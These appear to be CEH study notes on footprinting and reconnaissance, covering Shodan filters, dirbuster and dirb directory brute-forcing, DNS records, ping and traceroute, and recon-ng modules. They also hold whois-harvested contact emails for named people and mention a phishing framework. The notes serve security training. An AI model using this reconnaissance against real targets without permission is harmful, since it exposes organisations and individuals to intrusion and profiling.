**country:** find devices in a particular country

**geo:** you can pass it coordinates

**hostname:** find values that match the hostname

**net:** search based on an IP or /x CIDR

**os:** search based on an operating system

**port:** find particular ports that are open

**before/after:** find results within a timeframe

- Censys

Alternative for Shodan.

- **dirbuster**

It uses Brute-Forcing to find commonly used directories and file name on servers.

- Basics

- Developend by OWASP.

- Uses:

- It allows us to understand the structure of a web application or a website in terms of files and directories and how they are structured.
- This helps us in understanding how we can attack a site or what type of attack vector we can find.
- It helps us in finding the hidden directories and files and then we can use them as attack vectors. For example: admin pages etc.

- Working

- Target URL: The address of the target website.

- 

- Work Method:

- Use GET Request Only: If want the scan to be faster
- Auto Switch (HEAD & GET): More Robust and More accurate response


- 

- Number of Threads: Faster the better depending on the hardware. But, we should not overload the server.

-

- Select Scanning Type:

- List Based Brute Force: root/usr/share/wordlists/dirbuster/
- Pure Brute Force: Not recommended, because it doesn't work.



- For a big site like a wordpress or zoomla installation: directory-list-2.3-medium.txt (Best)
- For small website like a simple html site: directory-list-2.3-small.txt


- Select Starting Options:

- Standard Start Point: Select this
- URI Fuzz:
- Select starting options:  Standard start point  URI Fuzz



- Final Options:

- Brute Force Dirs: To Brute Force the dirs
- Be Recursive: It's good
- Dir to start with - We must specify the directory if we are trying to perform a scan that is directory sensitive.
- Brute Force Files - To Brute Force the files







- Start> If dirbuster gets the positive responses its going to understand that yes that directory does exist.



- Now, we have a response here that says "Warning unable to determine consistent fail response" which means some directories and files are giving no access response or a negative response meaning that directory doesn't exist. For this just hit CANCEL and then hit YES and the dirbuster will continue scanning the other ones.



- Current Speed: Varies depending on the amount of directories and the average speed.
- Total Requests: Tells the amount of requests sent out of the amount that could be sent depending on the wordlist that we have selected.
- Time to finish: Mostly depends on the speed of the scan that we have selected and the wordlist.
- Scan Information: Tells what folders and files are being tested.



- Results- List View: In terms of directories and files that dirbuster was able to find.

Type	Found	Response	Size
Dir	/wordpress/	200	8863
Dir	/wordpress/index/	200	8115
File	/wordpress/index.php	200	8865
File	/wordpress/wp-login.php	200	2170
Dir	/wordpress/wp-content/	200	378
File	/wordpress/wp-register.php	200	1926

- If we right click on the file we can open it in a browser:

Scan Information | Results - List View: Dirs: 3 Files: 3 | Results - Tree View | Errors: 0

Type	Found	Response	Size
Dir	/wordpress/	200	8863
Dir	/wordpress/index/	200	8115
File	/wordpress/index.php	200	8865
File	/wordpress/wp-login.php	200	2170
Dir	/wordpress/wp-content/	200	378
File	/wordpress/wp-register.php	200	1926
Dir	/wordpress/wp-login/	200	2070

Current speed: 73 requests/sec

Open In Browser  
View Response  
Copy URL  
Skip  
Show child directories  
Extensions to scan  
Add new extension to scan

(Select and right click for more options)

System WordPress > WordPress > Register ...

192.168.1.111/wordpress/wp-register.php

Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit DB | Armitage | Kali Forums | Remnux | Kali Training | Getting Started

Hackersplit

**WORDPRESS**  
Blog Register for this

Username:   
E-mail:   
A password will be emailed to you.  
Register »  
« Back to blog Login Lost your password?

- If the server is not responding means if the site is not accessible we can try pausing the attack and then the site should load perfectly.
- Results- Tree View: This will give us the directory structure that is how files and folders are being structured on the web application.

Scan Information | Results - List View: Dirs: 2 Files: 3 | Results - Tree View | Errors: 0

Directory Structure	Response Code	Response Size
???	???	???
wordpress	200	8863

### • Sublist3r

#### • dirb

dirb is a Web Content Scanner.

It looks for existing (and/or hidden) Web Objects.

It basically works by launching a dictionary-based attack/brute force attack against a web server and analyzing the response.

**Useful to find subdirectories on web application.**

#### Usage example:

dirb <https://www.hackthissite.org/> /usr/share/wordlists/dirb/small.txt

Specify the URL by issuing dirb command: dirb <URL>

Specify the wordlist: /path/to/wordlist

### • Email Footprinting

[Email Header](#) | [EmailTrackerPro](#) | [Email Tracking](#) | [theHarvester](#)

#### • Email header

May show servers and where the location of those servers is.

Email headers can provide: Names, Addresses (IP, email), Mail servers, Time stamps, Authentication and so on.

- EmailTrackerPro  
EmailTrackerPro is a Windows software that traces an email back to its true point of origin.
- Email Tracking  
can track various bits of information including the IP address of where it was opened, where it went, etc.
- **theHarvester**
- DNS Footprinting  
**whois | host | dnsenum | nslookup | dnsmap | fierce | dig**
- DNS Basic
  - Ports  
Name lookup - UDP 53 | Zone transfer - TCP 53
  - Zone transfer  
replicates all records.

Copying of record set from a primary or a secondary name server to an unauthorized name server.  
Nowadays, DNS Zone Transfer is not effective. So, try brute forcing it.  
A Domain - Target  
We are looking for DNS records that could help us layout the digital infrastructure of the target like mail servers, sub domains, hidden servers, hidden mail servers.  
Best way of getting the layout is through performing DNS enumeration and then zone transfer if you have the ability to do that.  
Zone Transfer is a legitimate technique that is used by DNS server admins where you can actually copy the records from a primary name server to a secondary name server. It's a great way of ensuring that you've redundancy.  
Zone Transfer is usually a misconfiguration by the DNS server admins where they are not able to successfully secure this or to prevent zone transfer to unauthorized servers.
  - Name resolvers  
answer requests.
  - Authoritative Servers  
hold all records for a namespace.
  - DNS Poisoning  
changes cache on a machine to redirect requests to a malicious server.
  - DNSSEC  
helps prevent DNS poisoning by encrypting records.
  - SOA Record Fields
    - Source Host** | **Contact Email** | **Serial Number** | **Refresh Time** | **Retry Time** | **Expire Time** | **TTL**
    - Source Host** - hostname of the primary DNS
    - Contact Email** - email for the person responsible for the zone file
    - Serial Number** - revision number that increments with each change
    - Refresh Time** - time in which an update should occur
    - Retry Time** - time that a NS should wait on a failure
    - Expire Time** - time in which a zone transfer is allowed to complete
    - TTL** - minimum TTL for records within the zone

- IP Address Management  
**ARIN | APNIC | RIPENCC | LACNIC | AFRINIC**

**ARIN:** American Registry for Internet Numbers

**APNIC:** Asia-Pacific Network Information Center

**RIPENCC:** Reseaux IP Europeens Network Coordination Center

**LACNIC** – Latin America and Caribbean Network Information Center

**AFRINIC** - African Network Information Center

- DNS Records Types

**A | AAAA | MX | TXT | SPF | DKIM | NS | CAA | SRV**

### **A Records**

Server IPv4 Address at which Domain is Pointed.

Domain ([quitehacker.com](http://quitehacker.com)) is pointed at 193.34.34.1

### **AAAA Record**

Server IPv6 Address at which Domain is Pointed.

Because IPv4 addresses are limited. So, not everyone can get the IPv4 addresses.

### CNAME Record

Used for Subdomains and is redirected to the main domain.

[feedback.quitehacker.com](http://feedback.quitehacker.com) is redirected to [quitehacker.com](http://quitehacker.com)

It's an indirect way of directing to the Server IP Address. We use this so that if in future we have to change our server than we will not have to edit the cname only A record need to be edited with the new server IP address.

Also to redirect to other domains (Third Party Domains)

### **MX Records**

Helps in Receiving Emails on Server

If emails are coming then this decides on which server these emails should be sent to.

[mx1.protonmail.com](http://mx1.protonmail.com)

[mx2.protonmail.com](http://mx2.protonmail.com)

Make sure to add SPF & DKIM records to improve the delivery rate.

### **TXT Record**

Any additional data with the Domain Name for verification or authentication.

E.g.: If we want to verify our domain on google webmaster tool verify.

Then, the google will ask us to add a key in TXT record.

### **SPF Record**

Sender Policy Framework Record

Used when we are using a mail server.

Let's say we are using the Zoho mail.

Then in addition with the mx records, we will also have to add the SPF records.

It basically tells us that whatever mail server we are using, does it have any proper authentication to send those emails. so that those emails does not go in the spam and email's delivery rate can be increased.

To configure the SPF records we basically have to add the key into the TXT records.

### **DKIM Record**

Domain Keys Identified Mail Record

It saves us from

\* Email Spoofing

\* Email Backscattering: Authenticates whether the email has been altered in transit. and it is coming from a proper source

To configure the DKIM Records we only need to add the key in the TXT Records.

In some cases (Protonmail), the mail providers gives you cname so, you only need to add the cname and protonmail automatically changes key at its end. Its an advanced level and it becomes easy to manage.

### **NS Record**

To change the Name Servers.

### **CAA Record**

When you require SSL from a specific company

E.g.: If I want Comodo's SSL only. Then, Comodo value will be entered in this record and then only comodo will be able to issue me SSL and no other website can issue me any kind of SSL.

Not used very often only used in specific scenarios like Internet Banking, E-Commerce, Payment Gateways.

### **SRV Record**

Tells location of the services like Instant Messaging, VOIP Calls, Minecraft Server.

like Service, Protocol, Priority, Weight, Port, Target, TTL.

## ● Network Footprinting

### **ping | traceroute | Path Analyzer Pro**

#### ● IP address range

IP address range can be obtained from **regional registrar** (e.g.: ARIN for America, RIPE for Europe, etc.)

#### ● Ping

To find the IP from a domain name or to check the reachability of site.

#### ● Finding the IP address of <http://www.certifiedhacker.com>

ping [www.certifiedhacker.com](http://www.certifiedhacker.com)

#### ● Finding the maximum frame size on the network

ping [www.certifiedhacker.com](http://www.certifiedhacker.com) -f -l 1500

Use the last command and add the -f parameter to not fragment on the ping packet and -l to set the frame size to 1500 bytes.

- **Packet needs to be fragmented but DF set.**

This message above means that the frame is too large to be on the network and needs to be fragmented.

The propose here is to try different values until you reach the maximum frame size.

- Example:

- ```
ping www.certifiedhacker.com -f -l 1450
working
ping www.certifiedhacker.com -f -l 1475
reached the limit
ping www.certifiedhacker.com -f -l 1473
reached the limit
ping www.certifiedhacker.com -f -l 1472
working
```

- In conclusion, note the last two replies 1473 bytes and 1472 bytes shows the maximum frame size on this machine's network.

- Investigate the TTL (Time to Live)

```
ping www.certifiedhacker.com -i 3
```

The `-i` parameter means wait time, that is the number of seconds to wait between each ping (values between 1-255).

TTL expired means that the router discarded the frame, because the TTL has expired (reached 0).

Every frame on the network has their own TTL defined.

If the TTL reaches 0, the router discards the packet to prevent packet loss.

- ```
Reply from 10.10.127.254: TTL expired in transit.
```

- Let's check the life span of the packet

```
ping www.certifiedhacker.com -i 2 -n 1
```

We are setting the TTL to 2 in an attempt to check the life span of the packet and `-n` count of packet to 1

- ```
Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 10.10.10.45: TTL expired in transit.

Ping statistics for 162.241.216.11:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
```

There is a reply coming from IP address 162.241.216.11 with no packet loss.

- Let's set the TTL value to 3 to see what happens  
ping [www.certifiedhacker.com](http://www.certifiedhacker.com) -i 3 -n 1
- Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:  
Reply from 10.10.127.254: TTL expired in transit.  
  
Ping statistics for 162.241.216.11:  
Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),

Note there is a different IP address, the same one that we gather on the traceroute command on the first hops.

- Repeat this and increase the TTL value until reach the IP address from [www.certifiedhacker.com](http://www.certifiedhacker.com) that we trace routed before.  
ping [www.certifiedhacker.com](http://www.certifiedhacker.com) -i 19 -n 1
- Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:  
Reply from 162.241.216.11: bytes=32 time=156ms TTL=40  
  
Ping statistics for 162.241.216.11:  
Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),  
Approximate round trip times in milli-seconds:  
Minimum = 156ms, Maximum = 156ms, Average = 156ms

Done! These results implies when you set the TTL to 19(in this case) the reply is received from destination host (162.241.216.11). Keep in mind that the output will be similar to the trace route results.

#### ● Traceroute

To find intermediary servers.

traceroute uses ICMP echo in Windows (tracert)

traceroute is good for detect Firewalls and the network path

- traceroute -l nsa.gov*

Windows command – *tracert* | Linux Command – *traceroute*

- Specify target: *traceroute <target>*
- In this case is used ICMP ECHO for tracerouting: *-l*

```
traceroute -l nsa.gov
traceroute to nsa.gov (104.83.73.99), 30 hops max, 64 byte packets
1  192.168.63.2 (192.168.63.2)  0.194 ms  0.163 ms  0.158 ms
2  ...
3  ...
4  ...
5  ...
6  ...
7  ...
8  ...
9  ...
10 ...
11 ...
12 ...
13 ...
14 ...
15 ...
16 ...
17 ...
18 ...
19 ...
20 ...
21 ...
22 ...
23 ...
24 ...
25 ...
26 ...
27 ...
28 ...
29 ...
30 ...
31  a104-83-73-99.deploy.static.akamaitechnologies.com (104.83.73.99)  42.742 ms  42.666 ms  25.176 ms
```

- The system resolves the URL into its IP address and starts to trace the path to the destination. Here it takes 11 hops for the packet to reach the specified destination.

#### ● Path Analyzer Pro

Delivers advanced network route tracing with performance tests, DNS, [whois](#), and network resolution to investigate network issues.

Works on Linux/Mac/Windows.

Paid application with 10-day trial version.

#### ● Other Relevant Tools

[OSRFramework](#) | [Recon-ng](#) | [Metasploit](#) | [theHarvester](#) | [Maltego](#) | [FOCA](#) | [SEF \(Social](#)

## Engineering Framework

- **OSRFramework**

- Recon-*ng*

Recon-*ng* is a web-based OSINT tool used to extract information from a target organization and its personnel. Provides a powerful environment in which open-source web-based reconnaissance can be automated conducted, quickly and thoroughly.

- Basics

- Why this?

- Automates the Process
    - Provides database for storing the information we have gathered.
    - Allows to generate reports.
    - We can use custom modules.

- Note: On your first load of recon-*ng*

- **[\*] No modules enabled/installed.**

- Create a new workspace:

- workspaces create CEH

- Add the target domain to perform a network recon:

- db insert domains

- certifiedhacker.com

- You can view the added domain by typing show domains

- ```
[recon-ng][CEH] > db insert domains
domain (TEXT): certifiedhacker.com
[*] 1 rows affected.
[recon-ng][CEH] > show domains
```

rowid	domain	module
1	certifiedhacker.com	user_defined


- Using Modules from Recon-*ng* Marketplace

- Recon-*ng* works with independent modules, database interaction, built in convenience functions, interactive help, and command completion, Recon-*ng* provides a powerful environment in which open source web-based reconnaissance can be conducted quickly and thoroughly. To add new modules you will use marketplace.

- To view the entire marketplace repo type: marketplace search
- **0. Installing module using marketplace command:**  
➤ `marketplace install recon/domains-hosts/findsubdomains`
- 1. Loading the module using modules load command:  
      ➤ `modules load /recon/domains-hosts/findsubdomains`
- 2. To show module options:  
      ➤ `info`
- 3. Executing the module:  
      ➤ `run`
- 4. To switch between modules or workspaces type:  
      ➤ `back`
- 5. Select an existing workspace:  
      ➤ `workspaces select WorkspaceName`
- 6. Select an installed module:  
      ➤ `modules load path/to/module-name`

- Using hackertarget to find sub-domains
  - Let's install and load it:
    - `marketplace install hackertarget`
    - `modules load hackertarget`
  - Type info to view the SOURCE, currently set at default as shown below: info

Name	Current Value	Required	Description
SOURCE	default	yes	source of input (see 'show info' for details)

- Now set the SOURCE to:
  - `options set SOURCE certifiedhacker.com`
  - You can use the input command to see the target:
  - `input`
  - A terminal window titled "Module Inputs" showing the command "certifiedhacker.com" entered.
- Run the module:
  - `run`

- Note: If your response is working properly but messy with a bunch of queries and values, just type show hosts to populate a better output.
- show hosts
- ...
- (This command will show a clean summary of resources discovered)
- Brute-forcing hostnames
  - Install the brute\_hosts module:
  - marketplace install recon/domain-hosts/brute\_hosts
  - Load the module:
  - modules load recon/domain-hosts/brute\_hosts
  - Set the SOURCE to target domain:
  - options set SOURCE certifiedhacker.com
  - By typing info you can see on this particular module, you can set your own hostnames wordlist. I recommend to use the default one that is pretty good.
  - | Name     | Current Value                      |
|----------|------------------------------------|
| SOURCE   | certifiedhacker.com                |
| WORDLIST | /root/.recon-ng/data/hostnames.txt |
  - Run the module: run
  - (keep in mind that will take a while)
- Generate a report
  - nstall the reporting module to report in html format.
  - marketplace install reporting/html
  - Note: You can install any of these modules below to export in different formats.
  - |                     |
|---------------------|
| reporting/csv       |
| reporting/html      |
| reporting/json      |
| reporting/list      |
| reporting/proxifier |
| reporting/pushpin   |
| reporting/xlsx      |
| reporting/xml       |
  - Load the module:

- modules load reporting/html
- To configure the reporting information, type info to see the values.

Name	Current Value
CREATOR	
CUSTOMER	
FILENAME	/root/.recon-ng/workspaces/CEH/results.html
SANITIZE	True

- You will need to assign these values, CREATOR, CUSTOMER and FILENAME.
- Set your name[CREATOR], customer name[CUSTOMER], path to export and the file name[FILENAME].
- options set CREATOR J0nDoe
- options set CUSTOMER CertifiedHacker Network
- options set FILENAME /root/Desktop/CE-Results.html
- Run the module to export:
- run
- The generated report is saved to to the Desktop.

- Using Recon-ng to Gather Personnel Information

- Gathering personal information involves discovering contact details such as email, address, etc. present on target organization's web site. The Recon-ng contains various modules for harvesting and discovering contact information about a certain company. Some Recon-ng modules for discovering personal information are:
  - recon/domain-contacts
  - recon/companies-contacts
  - recon/domain-contacts/namechk
- Set a domain and perform footprinting on it to extract contact available in the domain.
  - The module selected to perform this technique uses the ARIN whois RWS to harvest POC data from whois queries for the given domain.
  - Install and load the module:
    - marketplace install recon/domains-contacts/whois\_pocs

- modules load recon/domains-contacts/whois\_pocs
- Check the options required to run the module:
  - info
- Set the SOURCE value to target domain:
  - options set SOURCE facebook.com
- Run the module:
  - run
- ```
-----  
FACEBOOK.COM  
-----  
[*] URL: http://whois.arin.net/rest/pocs;domain=facebook.com  
[*] URL: http://whois.arin.net/rest/poc/NOL17-ARIN  
[*] [contact] Lea Neteork ops (leigha311@facebook.com) - Whois contact  
[*] URL: http://whois.arin.net/rest/poc/OPERA82-ARIN  
[*] [contact] <blank> Operations (domain@facebook.com) - Whois contact  
[*] URL: http://whois.arin.net/rest/poc/BST184-ARIN  
[*] [contact] Brandon Stout (bstout@facebook.com) - Whois contact  
[*] URL: http://whois.arin.net/rest/poc/DJM23-ARIN  
[*] [contact] Darrell Wayne (tiffany.cameron.507@facebook.com) - Whois contact  
[*] URL: http://whois.arin.net/rest/poc/MZU-ARIN  
[*] [contact] Mark Zuckerberg (zuck@thefacebook.com) - Whois contact
```
- The output will return the contacts related to the domains.
- Profile existence
  - The recon/profiles-profiles/namechk module validates the username existence of a specified contact, but unfortunately namechk charges to use their API.
  - We can search the existence of user profiles in various websites using the recon/profiles-profiles/profiler.
  - Type back to return to the workspaces home.
  - Install and load the module:
    - marketplace install recon/profiles-profiles/profiler
    - modules load recon/profiles-profiles/profiler
  - Set the SOURCE value (Target username):
    - options set SOURCE MarkZuckerberg
  - Run the module:
    - run
  - The recon/profiles-profiles/profiler module searches for this username and returns the URL of the profile in various websites (found with the matching username).
- Practical
  - Shell: To execute the shell commands in recon-ng console environment. (Commands are actually executed outside this environment.)

- [recon-ng][default] > shell ifconfig
 

```
[*] Command: ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.229.130 netmask 255.255.255.0 broadcast 192.168.229.255
          inet6 fe80::ba53:28c6:4c25:f780 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:ec:26:4a txqueuelen 1000 (Ethernet)
              RX packets 55 bytes 18393 (17.9 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 39 bytes 4761 (4.6 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 20 bytes 1168 (1.1 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 20 bytes 1168 (1.1 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- dashboard: Displays a summary of all the activities in the current workspace.

- [recon-ng][default] > dashboard
 

```
[*] This workspace has no record of activity.
[recon-ng][default] >
```

- workspaces: Manage workspaces.

- create: To create a new Workspace.
- list: To list all the available workspaces.

- [recon-ng][default] > workspaces create CEH
 

```
[recon-ng][CEH] > workspaces list
```

| Workspaces | Modified            |
|------------|---------------------|
| CEH        | 2021-11-02 12:44:43 |
| default    | 2021-11-02 11:35:17 |

- load: To shift to other workspace.
- remove: To remove a workspace.

- [recon-ng][CEH] > workspaces load default
 

```
[recon-ng][default] > workspaces remove CEH
[recon-ng][default] > workspaces list
```

| Workspaces | Modified            |
|------------|---------------------|
| default    | 2021-11-02 11:35:17 |

- db: Interfaces with workspace's database.

- schema: To know how the data is stored in various types of tables.

- notes:
  - insert:
  - delete
  - query:
- modules:
  - load:
  - reload:
  - search:
- options:
  - set:
  - unset:
  - list option names are ALL\_CAPS:
- marketplace:
  - install:
  - remove:
  - info:
  - refresh:
  - search:
- keys:
  - add:
  - remove:
  - list:
- script:
  - record [filename]:
  - execute [filename]:
  - stop:
  - status:
- snapshots:
  - take:
  - remove:
  - list:
  - load [snapshot\_name]:
- spool:
  - start [filename]:

- stop:
- status:

## 1 Backlink

E-Book > Module 02 - Footprinting and Reconnaissance > Footprinting Tools

### ◆ Recon-ng

**Web reconnaissance framework** with independent modules and database interaction, which provides an environment in which open source, web-based reconnaissance can be conducted.

- **Metasploit**

- **theHarvester**

- **Maltego**

- Social Engineering Framework (SEF)

It's a open source Social Engineering Framework (SCRIPT) that helps generate phishing attacks and fake emails.

It also includes phishing pages, fake email, fake email with file attachment and other stuff that helps you in Social Engineering Attack.

- FOCA

Fingerprinting Organizations with Collected Archives (FOCA) is a tool that reveals metadata and shrouded data. These archives may be on site pages, and can be downloaded and dissected with FOCA.

Features:

Metadata Extraction

Network Analysis

DNS Snooping

Search for common files

Juicy Files

Proxies Search

Technologies Identification

Fingerprinting

Leaks

Backups Search

Error Forcing

Open Directories Search

## 1 Backlink

E-Book > Module 02 - Footprinting and Reconnaissance > Footprinting Tools

### ◆ FOCA

**Fingerprint Organization with Collected Archives** is a tool used mainly to find metadata and hidden information in the documents it scans.

## 1 Backlink

EC-Council Official Labs

### ◆ Module 02 - Footprinting and Reconnaissance

- Objective

**Extract information** about the target organization on that includes but is not limited to:

- > IP Addresses and IP range associated with the target
- > Purpose of organization and why it exists
- > Size of the organization
- > Class of its IP block
- > People contacts at the target
- > Types of OS & Network topology in use
- > Type of firewall implemented, either hardware or software combination
- > Types of remote access used, either SSH or VPN

- Exercise 1

Open Source Information Gathering Using **Windows Command Line** Utilities

- Lab Objectives

This lab demonstrates how to use **ping**, **nslookup**, and **tracert** utilities to gather information about a target. The lab teaches how to:

Use ping utility to find the IP address of a target domain

Use ping utility to emulate the tracert (traceroute) command

Find the maximum frame size for the network

- To find the IP address of the domain

ping [www.moviescope.com](http://www.moviescope.com)

- To Find the maximum frame size for the network

ping [www.moviescope.com](http://www.moviescope.com) -f -l 1500

*Packet needs to be fragmented but DF set.*

*Packet needs to be fragmented but DF set.*

This response means that the frame is **too large** to be on the network and needs to be fragmented.

-f switch sets the Do Not Fragment bit on the ping packet. By default, the ping packet allows fragmentation.

-l options means to send the buffer size.

ping [www.moviescope.com](http://www.moviescope.com) -f -l 1500

*Reply from 10.10.10.16: bytes=1300 time<1ms TTL=128*

*Reply from 10.10.10.16: bytes=1300 time=1ms TTL=128*

ping [www.moviescope.com](http://www.moviescope.com) -f -l 1473

*Packet needs to be fragmented but DF set.*

*Packet needs to be fragmented but DF set.*

ping [www.moviescope.com](http://www.moviescope.com) -f -l 1472

*Reply from 10.10.10.16: bytes=1300 time<1ms TTL=128*

*Reply from 10.10.10.16: bytes=1300 time<1ms TTL=128*

The command replies with a successful ping.

**It means our Frame Size for this Network is 1472.**

- To traceroute the network configuration of the target domain

tracert [www.moviescope.com](http://www.moviescope.com)

*Tracing route to www.moviescope.com [10.10.10.16] over a maximum of 30 hops:*

*1 1 ms 1 ms < 1 ms www.moviescope.com [10.10.10.16]*

*Trace Complete.*

Here we found the target website in a single hop because it was locally hosted in

the Windows Server 2016 machine.

- Exercise 2

Collecting information about a target website using **Firebug**

- Lab Objectives

The objective of this lab is to help students learn **editing, debugging, and monitoring CSS, HTML, and JavaScript** and, also obtain **server-side technologies** and **cookies**.

- [www.moviscope.com](http://www.moviscope.com)

In Kali Linux Machine, Open Firefox browser and type [www.moviscope.com](http://www.moviscope.com) in the address bar.

- Firebug

